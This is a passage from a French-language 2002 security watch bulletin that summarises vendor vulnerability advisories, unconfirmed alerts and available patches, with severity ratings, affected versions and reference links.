Vulnérabilité des serveurs web utilisant 'ASP.NET'			
Les serveurs web utilisant les applications 'ASP.NET' sont vulnérables à plusieurs types d'attaque.			
Forte	06/06	Microsoft .NET Framework version 1.0	
Correctif existant		Traitement des cookies	Débordement de buffer
MS02-026		http://www.microsoft.com/technet/security/bulletin/MS02-026.asp	

Débordement de buffer via le protocole 'gopher'			
Plusieurs produits Microsoft sont vulnérables à un débordement de buffer via le protocole 'gopher'.			
Forte	11/06	Microsoft Internet Explorer 5.01, 5.5 et 6.0, Proxy Server 2.0, ISA Server 2000	
Palliatif proposé		protocole 'gopher'	Débordement de buffer
MS02-027		http://www.microsoft.com/technet/security/bulletin/MS02-027.asp	

Débordement de buffer dans le répertoire RAS			
Le service d'accès distant de Windows utilise un répertoire pour stocker les numéros de téléphone. Celui-ci contient un débordement de buffer.			
Forte	12/06	Windows NT 4.0, 2000 ou XP	
Correctif existant		Phonebook	Débordement de buffer
MS02-029		http://www.microsoft.com/technet/security/bulletin/MS02-029.asp	

Correctif cumulatif pour Excel et Word pour Windows			
Quatre nouvelles vulnérabilités affectent les produits Microsoft Excel et Word. Elles autorisent un utilisateur mal intentionné à exécuter du code Macro sur la machine de la victime.			
Moyenne	19/06	Microsoft Excel 2000 et Office 2000, Excel 2002 et Word 2002, Office XP pour Windows	
Correctif existant		Microsoft Excel et Word	Contournement du modèle de sécurité des macros
MS02-031		http://www.microsoft.com/technet/security/bulletin/MS02-031.asp	

SCO/CALDERA

Acquisition de privilèges via 'ppptalk'			
Une vulnérabilité affecte le binaire 'ppptalk' et permet sous certaines conditions, d'acquérir les droits 'root'.			
Forte	18/06	SCO UnixWare 7.1.1 SCO Open UNIX 8.0.0	
Palliatif proposé		'/usr/bin/ppptalk','/usr/bin/ppp'	Non disponible
2002-SCO.27		ftp://ftp.caldera.com/pub/updates/OpenUNIX/CSSA-2002-SCO.27/CSSA-2002-SCO.27.txt	

Création non sécurisée de fichiers par 'sort'			
La commande 'sort' crée des fichiers temporaires de manière insécurisée, conduisant à une vulnérabilité de type lien symbolique.			
Moyenne	28/05	SCO OpenServer 5.0.5 et 5.0.6	
Correctif existant		Commande '/bin/sort'	Création non sécurisée de fichiers temporaires
2002-SCO.21		ftp://stage.caldera.com/pub/security/openserver/CSSA-2002-SCO.21/CSSA-2002-SCO.21.txt	

Création non sécurisée de fichiers par 'scoadmin'			
La commande 'scoadmin' crée des fichiers temporaires de manière insécurisée, conduisant à une vulnérabilité de type lien symbolique.			
Moyenne	28/05	SCO OpenServer 5.0.5 et 5.0.6	
Correctif existant		'/etc/sysadm.d/lib/sysadm.tlib' '/etc/sysadm.d/lib/sysadm.tndx'	Création non sécurisée de fichiers temporaires
2002-SCO.22		ftp://stage.caldera.com/pub/security/openserver/CSSA-2002-SCO.22/CSSA-2002-SCO.22.txt	

Détournement de connexion FTP PASV			
Une vulnérabilité des serveurs FTP autorise un utilisateur malicieux à détourner une connexion FTP passive.			
Moyenne	30/05	SCO Open UNIX 8.0.0, SCO UnixWare 7.1.1	
Correctif existant		Binaire '/usr/sbin/in.ftpd'	Conflit d'accès en mode FTP passif
2002-SCO.23		ftp://stage.caldera.com/pub/security/openunix/CSSA-2002-SCO.23/CSSA-2002-SCO.23.txt	
CERT [VU#2558]		http://www.kb.cert.org/vuls/id/2558	

TcpDUMP

Débordement de buffer dans 'tcpdump'			
Un débordement de buffer exploitable à distance affecte l'analyseur réseau 'tcpdump'.			
Critique	29/05	Tout système possédant une version de 'tcpdump' vulnérable	
Correctif existant		Paquetage 'tcpdump' ('libpcap')	Débordement de buffer
SuSE-SA:2002		http://archives.neohapsis.com/archives/bugtraq/2002-05/0248.html	
Tcpdump		http://www.tcpdump.org/	

SENDMAIL

Déni de service dans 'sendmail'

Le verrouillage de certains fichiers utiles à Sendmail peut provoquer un déni de service.

Moyenne	24/05	Sendmail versions 8.9.0 à 8.12.3	
Palliatif proposé		'sendmail'	Verrouillage exclusif des fichiers relatifs à 'sendmail'
Sendmail		http://www.sendmail.org/LockingAdvisory.txt	
#4822		http://online.securityfocus.com/bid/4822	

SGI

Vulnérabilités du démon 'xfsmd'

De multiples vulnérabilités affectent le service 'xfsmd'.

Critique	20/06	SGI IRIX versions 6.2, 6.3, 6.4 et 6.5 à 6.5.16	
Palliatif proposé		Démon '/usr/etc/xfsmd'	RPC : utilisation dangereuse de la fonction 'popen()'
20020606-01-I		ftp://patches.sgi.com/support/free/security/advisories/20020606-01-I	

Vulnérabilités du démon 'talkd'

Une vulnérabilité présente dans le démon 'talk' permet d'acquérir les droits 'root' à distance

Critique	20/06	SGI IRIX versions 6.5.10	
Correctif existant		Démon 'talkd'	Non disponible
20020603-01-I		ftp://patches.sgi.com/support/free/security/advisories/20020603-01-I	

Vulnérabilité dans 'rpc.passwd'

Une vulnérabilité affecte le binaire 'rpc.passwd'.

Forte	05/06	SGI IRIX versions 6.5 à 6.5.15	
Palliatif proposé		Binaire '/usr/etc/rpc.passwd'	Non disponible
20020601-01-P		ftp://patches.sgi.com/support/free/security/advisories/20020601-01-P	

Vulnérabilité dans le paquetage Appletalk

L'installation du paquetage Appletalk crée un répertoire qui est en écriture pour tous et qui peut ensuite être exploité pour lire tout les fichiers du système.

Moyenne	10/06	IRIX 6.5.15 et précédents	
Correctif existant		Paquetage Appletalk	Droits laxistes
20020604-01-I		ftp://patches.sgi.com/support/free/security/advisories/20020604-01-I	

Vulnérabilité dans les applications 'MediaMail'

Une vulnérabilité des applications 'MediaMail' permet d'accroître ses privilèges.

Moyenne	07/06	SGI IRIX versions 5.x à 6.5.16	
Correctif existant		Binaire '/usr/binX11/MediaMail'	Mauvais traitement des arguments
20020602-01-I		ftp://patches.sgi.com/support/free/security/advisories/20020602-01-I	

SUN

Vulnérabilités dans 'snmpdx' et 'mibiisa'

Plusieurs vulnérabilités autorisent un utilisateur malicieux à obtenir un accès 'root' distant.

Critique	04/06	Sun Solaris 8, 7 et 2.6 (SunOS 5.6, 5.7, 5.8) sur architectures Sparc et Intel	
Correctif existant		Agents 'snmpdx' et 'mibiisa'	Mauvais formatage de chaînes de caractères et débordement de buffer
Entercept		http://www.entercept.com/news/uspr/06-03-02.asp	
#00219		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/219&type=0&nav=sec.sba	

Acquisition distante des droits 'root' via 'talkd'

Une vulnérabilité du démon 'talkd' permet d'acquérir les droits 'root' à distance.

Critique	15/05	Sun Solaris 2.5.1, 2.6, 7 et 8 (Sparc et Solaris)	
Palliatif proposé		Démon 'talkd'	Mauvais formatage de chaîne de caractères
#1764		http://online.securityfocus.com/bid/1764	
#44646		http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/44646	

YAHOO !

Multiples vulnérabilités de Yahoo! Messenger

Plusieurs vulnérabilités affectent Yahoo! Messenger et autorisent un utilisateur distant à exécuter du code arbitraire

Forte	28/05	Yahoo! Messenger version 5.0.0.1061	
Correctif existant		Yahoo! Instant Messenger (YIM)	Mauvaise gestion des URLs spécifiques à YIM
BID [#4837]		http://online.securityfocus.com/bid/4837	
CA-2002-16		http://www.cert.org/advisories/CA-2002-16.html	

ALERTES NON CONFIRMEES

Les alertes présentées dans les tables de synthèse suivantes ont été publiées dans diverses listes d'information mais n'ont pas encore fait l'objet d'une annonce ou d'un correctif de la part de l'éditeur. Ces alertes nécessitent la mise en place d'un processus de suivi et d'observation.

3COM

Accès illicite aux ports via le routeurs 3Com OCR 812			
Une vulnérabilité des routeurs 3Com OCR 812 permet d'accéder à tous les ports de la machine située derrière le routeur.			
Forte	27/05	3Com Office Connect Remote 812 ADSL Router (firmwareversions 1.1.9 et 1.1.7)	
Aucun correctif		PAT (Port Address Translation)	Mauvaise gestion de la redirection de ports
Bugtraq		http://archives.neohapsis.com/archives/bugtraq/2002-05/0230.html	

APACHE

Multiples vulnérabilités des serveurs java 'Tomcat'			
Plusieurs vulnérabilités affectent les serveurs java 'Tomcat' permettant à un utilisateur distant d'accéder à des données sensibles.			
Forte	30/05	Apache Tomcat java server versions 3.23 et 3.24	
Aucun correctif		'Scripts 'jsp'	Mauvaise gestion des requêtes HTTP
PR02-06		http://www.procheckup.com/security_info/vuln_pr0206.html	
PR02-07		http://www.procheckup.com/security_info/vuln_pr0207.html	
PR02-05		http://www.procheckup.com/security_info/vuln_pr0205.html	

Divulgation d'informations des serveurs 'Tomcat'			
Une vulnérabilité affecte les serveurs web Apache 'Tomcat'			
Moyenne	19/06	Apache Tomcat 4.0.3 et 4.0.4 pour Windows	
Aucun correctif		Serveur web Apache 'Tomcat'	Mauvaise gestion des requêtes
KPMG-2002024		http://online.securityfocus.com/archive/1/277674	

CAUCHO

Déni de service du serveur 'Resin'			
Une vulnérabilité affecte le serveur web 'Resin'.			
Forte	17/06	Caucho Resin 2.1.1 standalone sur Windows 2000 Server	
Correctif existant		Serveur web 'resin'	Requête malformée
Bugtraq		http://online.securityfocus.com/archive/1/277232	

Divulgation d'informations des serveurs web Resin			
Une vulnérabilité affecte les serveurs web Resin version 2.1.2.			
Forte	17/06	'Resin' version 2.1.2 standalone sur Windows 2000 Server	
Palliatif proposé		Script JSP 'view_source.jsp'	Installation par défaut du serveur
KPMG-2002020		http://online.securityfocus.com/archive/1/277225	

CGI

Vulnérabilités dans le script 'csNews.cgi'			
Le script 'csNews.cgi' disponible sur le site 'cgiscript.net' contient plusieurs vulnérabilités.			
Forte	11/06	Tout serveur web utilisant 'csNews.cgi', en version standard ou pro	
Aucun correctif		Lacunes de programmation	Non vérification des arguments de l'utilisateur
Bugtraq		http://online.securityfocus.com/archive/1/276411	

CISCO

Cross-Site Scripting via les serveurs Cisco Secure ACS			
Une vulnérabilité de type Cross-Site Scripting affecte les serveurs Cisco Secure ACS.			
Forte	15/06	Cisco Secure ACS version 3.0 (Win32)	
Aucun correctif		Binaire 'setup.exe'	Non échappement du script passé via la balise 'action'
Securiteam		http://www.securiteam.com/securitynews/5AP0E1F7FM.html	
BID [#5026]		http://online.securityfocus.com/bid/5026	

FRAGROUTE

Porte dérobée dans 'fragroute'			
Le script de configuration de 'fragroute' contient une porte dérobée.			
Forte	31/05	Dug Song 'dsniff' 2.3, 'fragroute' 1.2 et 'fragrouter' 1.6	
Correctif existant		Script de configuration	Présence d'une porte dérobée
BID [#4898]		http://online.securityfocus.com/bid/4898	
FreeBSD		http://www.freebsd.org/cgi/query-pr.cgi?pr=38716	
Bugtraq		http://archives.neohapsis.com/archives/bugtraq/2002-05/0281.html	

GEEKLOG

Multiples vulnérabilités dans Geeklog

L'outil de partage de contenu Geeklog contient plusieurs vulnérabilités.

Critique	10/06	Geeklog 1.3.5	
Correctif existant		Gestion des paramètres	Mauvais filtrage de certains paramètres
Securiteam		http://www.securiteam.com/unixfocus/5TP0D0A7FQ.html	

HORDE

Vulnérabilité de type 'Cross Site Scripting' dans IMP

Les boîtes à lettre IMP sont vulnérables à des attaques de type 'Cross Site Scripting'.

Forte	13/06	IMP version 3.0	
Correctif existant		Script 'status.php3'	Vulnérabilité de type 'Cross Site Scripting'
Bugtraq		http://online.securityfocus.com/archive/1/276748	

LINKSYS

Vulnérabilité des routeurs 'Cable/DSL' de chez Linksys

La dernière mise à niveau des firmwares des routeurs 'Cable/DSL' les rendent vulnérables.

Forte	09/06	Linksys Cable/DSL version 1.42.7 (BEFSR11, BEFSR41 etBEFSRU31)	
Aucun correctif		Cable/DSL version 1.42.7	Non respect des paramètres 'Block WAN' et 'Remote Admin'
securiteam		http://www.securiteam.com/securitynews/5OP022K7GE.html	

LINUX DEBIAN

Multiples débordements de buffer dans 'netstd'

De multiples débordements de buffer affectent plusieurs utilitaires livrés avec le paquetage 'netstd'.

Forte	24/05	Linux Debian (paquetage 'netstd' 3.07-17)	
Aucun correctif		Paquetage 'netstd'	Multiples débordements de buffer
Bugtraq		http://archives.neohapsis.com/archives/bugtraq/2002-05/0207.html	

MICROSOFT

Débordement de buffer dans Microsoft SQL Server 2000

Les serveurs Microsoft SQL Server 2000 sont vulnérables à un débordement de buffer distant.

Critique	19/06	Microsoft SQL Server 2000 (tout Service Packs)	
Correctif existant		Microsoft Jet Engine	Débordement de buffer distant
NISR19062002		http://www.nextgenss.com/advisories/mssql-ods.txt	

Débordement de buffer dans SQL Server

Une nouvelle vulnérabilité de type débordement de buffer affecte les serveurs Microsoft SQL Server 2000.

Critique	14/06	Microsoft SQL Server 2000	
Aucun correctif		Hachage 'pwdencrypt()'	Débordement de buffer distant
Bugtraq		http://online.securityfocus.com/archive/1/276953	
BID [#5014]		http://online.securityfocus.com/bid/5014	

Déni de service lors de l'analyse de feuilles de styles

L'utilisation des feuilles de styles CSS (Cascading Style Sheets) peut conduire, sous certaines conditions, à un déni de service de l'application qui les analyse.

Forte	15/06	Microsoft Internet Explorer 5, 5.5 et 6.0, toute application utilisant ce module afin d'afficher des pages HTML	
Aucun correctif		Analyseur de feuilles de styles	Elément spécifique aux CSS
BID [#5027]		http://online.securityfocus.com/bid/5027	
Bugtraq		http://online.securityfocus.com/archive/1/277140	

Exécution automatique de code via un fichier d'aide

Une vulnérabilité dans la gestion des fichiers d'aide par Internet Explorer permet d'exécuter du code arbitraire.

Forte	01/06	Microsoft Internet Explorer 5.5 et 6.0	
Aucun correctif		Fichier d'aide compilé (.chm)	Injection de script
Thor Larholm		http://jscript.dk/unpatched/	
Malware		http://www.malware.com/yelp.html	

Vulnérabilité du contrôle ActiveX HTML Help

Le contrôle ActiveX HTML Help ActiveX est vulnérable à distance à des attaques par débordement de buffer.

Forte	27/05	Microsoft Windows 95, 98, ME, NT, 2000 et XP	
Palliatif proposé		Contrôle ActiveX 'Hhctrl.ocx'	Débordement de buffer
Thor Larholm		http://jscript.dk/unpatched/	
BID [#4857]		http://online.securityfocus.com/bid/4857	
NGSSoftware		http://www.nextgenss.com/vna/ms-whelp.txt	

Exécution de code Javascript via une page FTP		
Une vulnérabilité dans Internet Explorer permet d'exécuter du code Javascript via une page FTP.		
Moyenne 07/06	Microsoft Internet Explorer 5.5 et 6.0	
Palliatif proposé	Internet Explorer	Interprétation du code Javascript
Eiji James Yoshida	http://www.geocities.co.jp/SiliconValley/1667/advisory02e.html	

Vulnérabilité dans Excel XP		
Une vulnérabilité affecte les fichiers Excel qui utilisent les technologies XML et XSLT.		
Moyenne 24/05	Microsoft Excel XP (de la suite Microsoft Office XP)	
Palliatif proposé	Feuilles de style XML et XSLT	Mauvaise gestion des feuilles de style
Guninski #55	http://www.guninski.com/ex$el2.html	

NETGEAR

Vulnérabilité des routeurs RP114		
Une vulnérabilité affecte les routeurs RP114.		
Critique 17/06	Routeurs RP114 utilisant le firmware version 3.26	
Aucun correctif	Configuration par défaut	Couple utilisateur et mot de passe trivial
Bugtraq	http://online.securityfocus.com/archive/1/277266	

NETSCREEN

Déni de service des dispositifs NetScreen 25		
Une vulnérabilité des dispositifs NetScreen 25 autorise un utilisateur à redémarrer la machine à distance.		
Forte 27/05	NetScreen 25 version 3.0.1r1.1	
Palliatif proposé	Interface web	Mauvaise gestion des paramètres
Bugtraq	http://archives.neohapsis.com/archives/bugtraq/2002-05/0231.html	

NETWORK ICE

Vulnérabilité de l'agent de BlackICE		
Une vulnérabilité affecte l'agent de BlackICE et autorise un utilisateur malicieux à contourner complètement les fonctionnalités du pare feu.		
Critique 08/06	BlackICE Agent 3.1 eal sur Windows 2000 laptop	
Correctif existant	'restart.whenSuspend'	Fonctionnalités du pare feu désactivées après un 'standby'
securiteam	http://www.securiteam.com/windowsntfocus/5DP022A7FC.html	

NOVELL

Exposition d'informations dans Novell Netware		
Plusieurs scripts appartenant au serveur web livré avec Novell Netware renvoient des informations sensibles.		
Moyenne 03/06	Novell Netware version 5.0 et 5.1	
Palliatif proposé	Serveur web de Novell Netware	Utilisation abusive des scripts d'exemple
Securiteam	http://www.securiteam.com/securitynews/5WP030U7FY.html	

Navigateurs

Vulnérabilité 'PNG' des navigateurs Opera et Konqueror		
Il est possible de provoquer à distance l'arrêt en erreur des navigateurs Opera et Konqueror.		
Moyenne 19/06	Konqueror version 2.2.2Opera version 6.0.1	
Aucun correctif	Navigateurs Opera et Konqueror	Mauvaise gestion des images malformées de type 'PNG'
BID [#5059]	http://online.securityfocus.com/bid/5059	

OPERA

Exposition de tout fichier local via Opera		
Une vulnérabilité du navigateur Opera permet d'accéder à tout fichier local.		
Forte 27/05	Opera 6.01 et 6.02 (versions Windows)	
Correctif existant	Balise '<input type="file">'	Contournement de la confirmation d'un envoi de fichier
GM#001-OP	http://sec.greymagic.com/adv/gm001-op/	
Opera	http://www.opera.com/windows/changelog/log603.html	

ORACLE

Débordement de buffer dans Oracle9i Database Server		
Une vulnérabilité affecte les produits Oracle9i Database et peut conduire 'Oracle Net Listener' à un déni de service.		
Forte 05/06	Oracle Oracle9i Database Server versions 9.0.x pour Microsoft Windows et VM	
Correctif existant	Oracle Net Listener	Débordement de buffer
Alert #34	http://otn.oracle.com/deploy/security/pdf/net9_dos_alert.pdf	

Débordement de buffer dans Oracle9iAS Reports Server			
Une vulnérabilité de type débordement de buffer affecte les serveurs Oracle.			
Forte	05/06	Oracle Reports6i version 6.0.8.18.0 et inférieuresOracle Oracle9iAS Reports versions 9.0.2.x	
Correctif existant		Oracle9iAS Reports Server	Débordement de buffer
Alert #35		http://otn.oracle.com/deploy/security/pdf/reports6i_alert.pdf	

PGP

Débordement de buffer dans le serveur de clé PGP			
Le serveur de clé publique PGP est vulnérable à un débordement de buffer distant.			
Forte	25/05	MIT PGP Public Key Server 0.9.2 et 0.9.4	
Aucun correctif		Requête de recherche de clé	Débordement de buffer
#4828		http://online.securityfocus.com/bid/4828	
Bugtraq		http://online.securityfocus.com/archive/1/274107	

RED-M

Multiples vulnérabilités dans Red-M 1050 Blue Tooth AP			
De multiples vulnérabilités affectent les points d'accès Bluetooth Red-M 1050AP.			
Forte	06/06	Red-M 1050AP (1050AP basecard version 00.00.01)	
Correctif existant		PA Bluetooth Red-M 1050AP	Multiples vulnérabilités des éléments
[a060502-1]		http://www.atstake.com/research/advisories/2002/a060502-1.txt	

SCO/CALDERA

Vulnérabilité dans crontab sur OpenServer			
Une vulnérabilité affectant 'crontab' peut être exploitée par un utilisateur local afin d'acquérir des privilèges élevés.			
Forte	04/06	SCO Caldera OpenServer 5.0.6	
Palliatif proposé		Application 'crontab'	Mauvais formatage de chaîne de caractères
Bugtraq		http://archives.neohapsis.com/archives/bugtraq/2002-06/0019.html	

SUN

Débordement de buffer dans 'Xsun'			
Les serveurs 'Xsun' sont vulnérables à un débordement de buffer.			
Forte	12/06	Solaris versions 7 et 8 sur x86 et Sparc	
Aucun correctif		Variable d'environnement HOME	Débordement de buffer
securiteam		http://www.securiteam.com/unixfocus/5FP0E0K40W.html	

TELINDUS

Vulnérabilité des routeurs Telindus série 11xx			
Une vulnérabilité affecte les routeurs ADSL de chez Telindus. Lors de l'administration distante des routeurs, les données circulent en clair.			
Forte	06/06	Telindus routeurs série 11xx	
Palliatif proposé		Programme d'administration	Echange de données en clair sur le réseau
TigerTeam		http://www.tigerteam.it/files/telindus-advisory.txt	

VIRUS

Apparition du ver 'WORM_FRETHEM.E'			
Un ver dont les caractéristiques sont classiques mais dont la propagation semble rapide a fait son apparition.			
Moyenne	13/06	Microsoft Windows	
Correctif existant		Ver	N/A
Trend Micro		http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=WORM_FRETHEM.E	

AUTRES INFORMATIONS

REPRISES D'AVIS ET CORRECTIFS

Les vulnérabilités suivantes, déjà publiées, ont été mises à jour, reprises par un autre organisme, ou ont donné lieu à la fourniture d'un correctif :

CIAC

Reprise de l'avis Microsoft MS02-024
Le CIAC a repris, sous la référence M-083, l'avis Microsoft MS02-024 au sujet d'une vulnérabilité dans le processus de validation des requêtes liées au 'Windows Debugger' pouvant mener un utilisateur local à obtenir les droits 'SYSTEM'.
http://www.ciac.org/ciac/bulletins/m-083.shtml

Reprise de l'avis Microsoft MS02-027

Le CIAC a repris, sous la référence M-088, l'avis Microsoft MS02-027 traitant des vulnérabilités des navigateurs Internet Explorer, des serveurs Microsoft Proxy Server 2.0 et Microsoft ISA lorsqu'ils utilisent le protocole 'Gopher'. Un utilisateur mal intentionné peut exploiter cette faille afin d'exécuter du code arbitraire ou obtenir un accès privilégié.

http://www.ciac.org/ciac/bulletins/m-088.shtml

Reprise de l'avis Microsoft MS02-028 sur 'IIS'

Le CIAC a repris, sous la référence M-089, l'avis Microsoft MS02-028 traitant d'une vulnérabilité affectant les serveurs Microsoft IIS. Un utilisateur distant peut exploiter cette faille afin d'exécuter du code de son choix sur le serveur ou de créer un déni de service distant.

http://www.ciac.org/ciac/bulletins/m-089.shtml

Reprise de l'avis Microsoft MS02-029 sur 'RAS'

Le CIAC a repris, sous la référence M-090, l'avis Microsoft MS02-029 traitant d'une vulnérabilité affectant le service d'accès distant de Windows (RAS) et utilisant un répertoire pour stocker les numéros de téléphone. Il contient un débordement de buffer pouvant être exploité afin de provoquer un déni de service ou d'exécuter du code sous les droits 'LocalSystem'.

http://www.ciac.org/ciac/bulletins/m-090.shtml

Reprise de l'avis Microsoft MS02-030 sur 'SQL Server'

Le CIAC a repris, sous la référence M-091, l'avis Microsoft MS02-030 traitant de plusieurs vulnérabilités des serveurs Microsoft SQL 2000 utilisant le composant HTTP 'SQLXML'. Un utilisateur mal intentionné peut exécuter du code de son choix sur les serveurs 'IIS'. De plus, il est possible d'exécuter du script avec des privilèges élevés sur les machines accédant aux serveurs SQL compromis.

http://www.ciac.org/ciac/bulletins/m-091.shtml

Reprise de l'avis Cisco CSCdx39290

Le CIAC a repris, sous la référence M-092, l'avis Cisco CSCdx39290 traitant de la vulnérabilité des clients VPN sous UNIX. Un utilisateur local peut exploiter cette faille afin d'exécuter des commandes arbitraires sous les droits du client VPN, typiquement 'root'.

http://www.ciac.org/ciac/bulletins/m-092.shtml

Reprise de l'avis sur les vulnérabilités Apache 'httpd'

Le CIAC a repris, sous la référence M-093, l'avis '20020617' du groupe Apache traitant de plusieurs vulnérabilités des serveurs web Apache. Un débordement de buffer affecte les serveurs Apache lors du transfert de données de type 'Chunked Encoding'.

http://www.ciac.org/ciac/bulletins/m-093.shtml

Reprise de l'avis NGSSoftware #NISR19062002

Le CIAC a repris, sous la référence M-094, l'avis NGSSoftware #NISR19062002 traitant d'un débordement de buffer exploitable à distance dans les serveurs Microsoft SQL Server 2000 et pouvant mener à l'exécution de code arbitraire sous les droits 'SYSTEM'.

http://www.ciac.org/ciac/bulletins/m-094.shtml

Reprise de l'avis Red Hat sur 'pam_ldap'

Le CIAC a repris, sous la référence M-084, l'avis Red Hat RHSA-2002:084-17 au sujet d'une vulnérabilité du module 'pam_ldap' qui contiennent un bogue au niveau de l'implémentation de la fonction 'logging'

http://www.ciac.org/ciac/bulletins/m-084.shtml

Reprise de l'avis Sun #00219

Le CIAC a repris, sous la référence M-086, l'avis Sun #00219 traitant de plusieurs vulnérabilités affectant les systèmes Sun Solaris. Un utilisateur malicieux peut exploiter celles-ci afin d'obtenir, sous certaines conditions, un accès 'root' distant.

http://www.ciac.org/ciac/bulletins/m-086.shtml

Reprise de l'avis SGI 20020601-01-P

Le CIAC a repris, sous la référence M-087, l'avis SGI 20020601-01-P au sujet d'une vulnérabilité du binaire 'rpc.passwd'. Celle-ci peut être exploitée afin de compromettre le compte 'root'.

http://www.ciac.org/ciac/bulletins/m-087.shtml

Reprise de l'avis Microsoft MS02-023

Le CIAC a repris, sous la référence M-082, l'avis Microsoft MS02-023 au sujet de six nouvelles vulnérabilités affectant Internet Explorer. L'exploitation de ces vulnérabilités permet d'exécuter des scripts dans des zones non autorisées et d'exposer des données sensibles.

http://www.ciac.org/ciac/bulletins/m-082.shtml

CISCO

Révision du bulletin 'cmts-MD5-bypass-pub'

Cisco a révisé le bulletin 'cmts-MD5-bypass-pub' traitant de deux vulnérabilités référencées 'CSCdx57688' et 'CSCdx72740'. La révision indique que la section Parade a été mise à jour.

http://www.cisco.com/warp/public/707/cmts-MD5-bypass-pub.shtml

FREEBSD

Disponibilité de plusieurs correctifs

FreeBSD annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

k5su	*FreeBSD-SA-02:24*
bzip2	*FreeBSD-SA-02:25*
multiple	*FreeBSD-SA-02:03*
kernel	*FreeBSD-SA-02:26*
rc	*FreeBSD-SA-02:27*
apache	*FreeBSD-SA-02:04*

http://www.linuxsecurity.com/advisories/

HP

Disponibilité des correctifs 'snmp' pour MPE/iX

HP a annoncé, sous la référence HPSBMP0206-015, la disponibilité de plusieurs correctifs pour MPE/iX versions 6.0, 6.5 et 7.0. Ils corrigent les vulnérabilités liées aux attaques SNMP pouvant amener un utilisateur mal intentionné à provoquer un déni de service du serveur. Ces vulnérabilités sont décrites dans l'avis CERT CA-2002-03.

http://europe-support.external.hp.com/

Disponibilité des correctifs pour 'imap'

HP a annoncé la disponibilité des correctifs pour 'imap'. HP recommande l'installation des RMPs Red Hat disponibles depuis l'adresse http://rhn.redhat.com/errata/RHSA-2002-092.html

http://europe-support.external.hp.com/

Disponibilité des correctifs pour 'tcpdump'

HP a annoncé la disponibilité des correctifs pour 'tcpdump'. HP recommande l'installation des RMPs Red Hat disponibles depuis l'adresse http://rhn.redhat.com/errata/RHSA-2002-094.html

http://europe-support.external.hp.com/

Révision numéro 10 du bulletin sur SNMP

HP a révisé le bulletin référencé HPSBUX0202-184 au sujet des nombreuses vulnérabilités affectant l'implémentation du protocole SNMPv1. La révision annonce la disponibilité de nouveaux correctifs.

HP-UX 10.20 OV (EMANATE 14.2) :	*PHSS_27181,*
HP-UX 11.x OV (EMANATE 14.2) :	*PHSS_27182,*
Solaris 2.5.1, 2.6, 2.7 et 2.8 (EMANATE 14.2) :	*PSOV_03162,*
Windows NT4.0/4.01, 2000 :	*NNM_00846, NNM_00909.*

http://europe-support.external.hp.com/

Vulnérabilité du gestionnaire d'impression 'LPRng'

HP a annoncé que tout les systèmes fonctionnant sous HP Secure OS software pour Linux Release 1.0 étaient impactés par la vulnérabilité qui affecte le gestionnaire d'impression 'LPRng'

http://europe.support.itrc.hp.com/service/cki/docDisplay.do?docId=200000061595686

LINUX CALDERA

Disponibilité de nombreux correctifs

Caldera annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

volution	*CSSA-2002-024.0*
tcpdump	*CSSA-2002-025.0*
ghostcript	*CSSA-2002-026.0*
fetchmail	*CSSA-2002-027.0*
dhcp	*CSSA-2002-028.0*

http://www.linuxsecurity.com/advisories/caldera.html

LINUX DEBIAN

Disponibilité de nombreux correctifs

Debian annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

uucp	*DSA-129-1*
ethereal	*DSA-130-1*
apache	*DSA-131-1*
apache-ssl	*DSA-132-1*

http://www.debian.org/security/2002/

LINUX MANDRAKE

Disponibilité de nombreux correctifs

Mandrake annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

imap	*MDKSA-2002:034*	*7.1 / 7.2 / CS1.0.1 / 8.0 / 8.1 / 8.2*
perl-digest-md5	*MDKSA-2002:035*	*8.2*
fetchmail	*MDKSA-2002:036*	*7.1 / 7.2 / CS1.0.1 / 8.0 / 8.1 / 8.2 / FW 7.2*
dhcp	*MDKSA-2002:037*	*7.2 / 8.0 / 8.1 / 8.2 / FW 7.2*
bind	*MDKSA-2002:038*	*8.0 / 8.1 / 8.2*
ImageMagick	*MDKSA-2002:007*	*8.2*

http://www.linux-mandrake.com/en/security/

LINUX REDHAT

Disponibilité de nombreux correctifs

RedHat annonce la disponibilité des correctifs corrigeant les vulnérabilités présentes dans les paquetages :

ghostscript	*RHSA-2002:083-22*	*6.2 / 7.0 / 7.1 / 7.2 / 7.3*
nss-ldap	*RHSA-2002:084-22*	*6.2 / 7.0 / 7.1 / 7.2 / 7.3*
ethereal	*RHSA-2002:085-06*	*7.2 / 7.3*
LPRng	*RHSA-2002:089-07*	*7.0 / 7.1 / 7.2 / 7.3*
imap	*RHSA-2002:092-11*	*6.2 / 7.0 / 7.1 / 7.2*
tcpdump	*RHSA-2002:094-08*	*6.2 / 7.0 / 7.1 / 7.2*
xchat	*RHSA-2002:097-08*	*6.2 / 7.0 / 7.1 / 7.2 / 7.3*
mailman	*RHSA-2002:099-04*	*7.2 / 7.3*
mailman	*RHSA-2002:100-05*	*7.1 / 7.2*
bind9	*RHSA-2002:105-09*	*7.0 / 7.1 / 7.2 / 7.3*
apache	*RHSA-2002:103-13*	*6.2 / 7.0 / 7.1 / 7.2 / 7.3*
apache	*RHSA-2002:118-06*	*/ stronghold*

http://www.linuxsecurity.com/advisories/redhat.html

IMAP

Disponibilité des correctifs pour 'wu-imapd'

Le bulletin CIAC [M-085] informe les utilisateurs de 'wu-imapd' de la disponibilité des correctifs pour les versions Washington University 'wu-imapd' 2000.0c, 2000.0b, 2000.0a, 2000.0 et 2001.0a. Un utilisateur malicieux peut exploiter cette vulnérabilité à distance afin d'exécuter du code arbitraire sur la machine vulnérable.

http://www.ciac.org/ciac/bulletins/m-085.shtml

MICROSOFT

Révision du bulletin MS02-022

Microsoft a publié de nouveaux correctifs concernant la vulnérabilité du contrôle ActiveX présent dans MSN Chat Control. Les anciens correctifs, bien que corrigeant la vulnérabilité, ne pouvaient garantir la réinstallation d'une version vulnérable.

http://www.microsoft.com/technet/security/bulletin/MS02-022.asp

OPENSSH

Disponibilité de OpenSSH 3.2.3

